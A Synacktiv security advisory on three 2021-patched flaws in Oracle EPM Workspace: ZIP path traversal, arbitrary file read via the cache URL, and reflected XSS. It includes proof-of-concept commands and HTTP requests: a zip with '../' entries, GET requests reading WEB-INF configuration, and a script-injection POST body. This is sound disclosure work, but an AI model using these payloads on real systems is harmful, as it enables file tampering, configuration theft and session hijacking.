SYNACKTIV
DIGITAL SECURITY

Multiple vulnerabilities in Oracle EPM Workspace version 11.2.3.0.0.05

Security advisory

2023-02-02

Paul Barbé
Guillaume Jacques
Théo Louis-Tisserand

Vulnerabilities description

About Oracle EPM Workspace

EPM Workspace is a Foundation Services component from which you can access Oracle Enterprise Performance Management System products such as Oracle Hyperion Planning; Oracle Hyperion EPM Architect; and Oracle Hyperion Reporting and Analysis components such as Oracle Hyperion Interactive Reporting and Oracle Hyperion Web Analysis. A logon window is displayed when you access EPM Workspace using a URL.[1]

The issues

Synacktiv discovered multiple vulnerabilities in Oracle EPM Workspace:

- Path traversal in ZIP upload feature
- Arbitrary file read
- Reflected XSS (Cross-Site Scripting)

Affected versions

At the time of writing, the version 11.2.3.0.0.05 was proven to be affected.

Timeline

Date	Action
2021-05-20	Advisory sent to Oracle.
2021-05-21	Answer from Oracle.
2021-07-20	Patch for CVE-2021-2445, CVE-2021-2347 and CVE-2021-2439.[2]
2023-02-02	Advisory release.

1 https://docs.oracle.com/cd/E57185_01/HSSSU/apcs02.html
2 https://www.oracle.com/security-alerts/cpujul2021.html

Technical description and proof-of-concept

1. Path traversal in ZIP upload feature – CVE-2021-2347

The EPM Workspace application allows authenticated users with access to the file system to upload ZIP files to restore data or configurations.



Illustration 1: Uploading feature in EPM Workspace.

This feature can be leveraged to upload a malicious archive that holds directory traversal filenames. This will result in the files being extracted outside the intended folder.

For example, this command creates a ZIP file containing a file *synacktiv.txt* and a file *../tmp/path_traversal.txt*:

```
$ zip zipslip.zip "synacktiv.txt" "../tmp/zipslip2/path_traversal.txt"

adding: synacktiv.txt (stored 0%)
adding: ../tmp/zipslip2/path_traversal.txt (stored 0%)
```

By uploading this file to EPM Workspace, it can be noted that the folders *zipslip* and *tmp* are created inside the "File system" root folder:



Illustration 2: Result of path traversal inside uploaded ZIP file.

By using special elements such as ".." and "/" separators, attackers could thus escape outside the restricted location to write arbitrary files on the system. This could lead to denial of service by overwriting sensitive files or to remote code execution.

2. Arbitrary file read – CVE-2021-2439

The application allows the reading of arbitrary local files located in the application's directory. The caching mechanism can be abused to retrieve a target file by specifying a relative path directly in the URL.

For example, the following requests could be used to read configuration files:

```
GET /workspace/cache/7RUUNhLZfymSikSEYKvSqg/WEB-INF/web.xml HTTP/1.1
Host: [...]


HTTP/1.1 200 OK
Content-Type: text/xml
Content-Length: 32345

<?xml version="1.0" encoding="UTF-8"?>
<web-app
    xmlns="http://java.sun.com/xml/ns/javaee"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://java.sun.com/xml/ns/javaee
http://java.sun.com/xml/ns/javaee/web-app_2_5.xsd"
    version="2.5"
    metadata-complete="false">

    <display-name>Oracle EPM Workspace</display-name>
    <description>Oracle Enterprise Performance Management System Workspace, Fusion
Edition</description>
[...]
```

```
GET
/workspace/cache/7RUUNhLZfymSikSEYKvSqg/WEB-INF/conf/workspace_version.properties HTTP/1.1
Host: [...]

HTTP/1.1 200 OK
Content-Length: 30

VERSION_NUMBER=11.2.3.0.0.05
```

3. Reflected XSS (Cross-Site Scripting) – CVE-2021-2445

The application does not correctly encode form data provided by users before it is displayed. An attacker can then create malicious pages containing forms that, if submitted by the victim's browser, send a POST request to the legitimate application and insert HTML elements in the response body.

The application provides a "preview before printing" feature, for instance:



Illustration 3: Workspace artifact modification report.

When the feature is clicked, the following request is sent and the parameter *operation* can be altered:

```
POST /interop/framework/lcm/artifactchangereport HTTP/1.1
Host: [...]
Content-Length: 328
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: [...]
Connection: close

source=listing&operation=preview&artifacts=;</script><script>alert(document.domain);</
script>&headers=%5B%22Groupe+d%E2%80%99applications%22%2C+%22Application%22%2C+%22Nom+d
%E2%80%99artefact%22%2C+%22Type+d%E2%80%99artefact%22%2C+%22Utilisateur+modifi%C3%A9%22%2C+
%22Date+de+modification%22%2C+%22Chemin+d%E2%80%99artefact%22%5D
```

Illustration 4: Workspace XSS.